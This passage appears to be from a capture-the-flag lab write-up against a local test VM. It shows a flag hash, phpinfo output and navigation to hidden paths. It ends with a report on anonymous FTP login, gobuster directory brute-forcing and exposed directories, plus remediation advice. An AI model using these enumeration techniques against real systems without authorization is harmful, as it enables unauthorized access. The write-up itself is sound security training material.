

- Enter the <http://10.0.2.3/c0nf1g.there> will be another flag.



flag 5 -> 88615e277ae89ad96a4a365a9a854740

PHP Version 7.4.30	
	
System	Linux vulnvm 5.15.0-47-generic #51-Ubuntu SMP Thu Aug 11 07:51:15 UTC 2022 x86_64
Build Date	Aug 1 2022 15:06:35
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-json.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20-shmop.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902.NTS
PHP Extension Build	API20190902.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled

- Enter <http://10.0.2.3/4dm1n> and click “ctrl+u” to view the flag



Step5: Reporting

Identified Vulnerabilities

- **FTP Anonymous Login:** The FTP service (port 21) allowed anonymous login, enabling unauthorized access to files.
- **Unsecured Web Directories:** Sensitive files and flags were exposed through predictable paths (robots.txt, /c0nf1g, /4dm1n).
- **Information Disclosure in Source Code:** Viewing HTML source revealed hidden flags and potential sensitive information.
- **Weak Access Controls:** No authentication or restriction mechanisms were applied to critical directories.
- **Multiple Open Ports:** SSH (22/tcp) and HTTP (80/tcp) were accessible without hardened configurations, increasing attack surface.

Exploitation Methods

- **FTP Exploitation:** Logged in as anonymous, executed ls and wget to recursively download files, retrieving flag1.txt.
- **Web Application Enumeration:** Used gobuster with SecLists to brute-force directories, uncovering hidden paths.
- **Source Code Analysis:** Leveraged browser "View Source" (Ctrl+U) to identify embedded flags.
- **Directory Traversal:** Direct navigation to /robots.txt, /c0nf1g, and /4dm1n revealed sensitive flags without authentication.

Security Recommendations

- **Disable Anonymous FTP:** Restrict FTP access to authenticated users only, enforce strong credentials.
- **Implement Access Controls:** Protect sensitive directories with authentication and authorization checks.
- **Harden Web Server Configuration:** Remove unnecessary files (robots.txt with sensitive entries), disable directory listing.
- **Patch and Update Services:** Regularly update FTP, SSH, and web server software to mitigate known vulnerabilities.
- **Use Intrusion Detection/Prevention Systems (IDS/IPS):** Monitor for brute-force attempts and directory enumeration.
- **Conduct Regular Security Audits:** Periodic vulnerability assessments to identify misconfigurations early.

Summary & Remediation Strategies

- The simulated environment demonstrated **common misconfigurations** such as anonymous FTP, exposed directories, and weak access controls.

- Exploitation was achieved through **basic reconnaissance tools** (nmap, gobuster) and **simple enumeration techniques**.
- Remediation requires **tightening authentication, removing sensitive files from public access**, and **hardening configurations** across services.
- Long-term strategy: adopt a **secure development lifecycle (SDLC)**, enforce **least privilege principles**, and integrate **continuous monitoring** to prevent recurrence.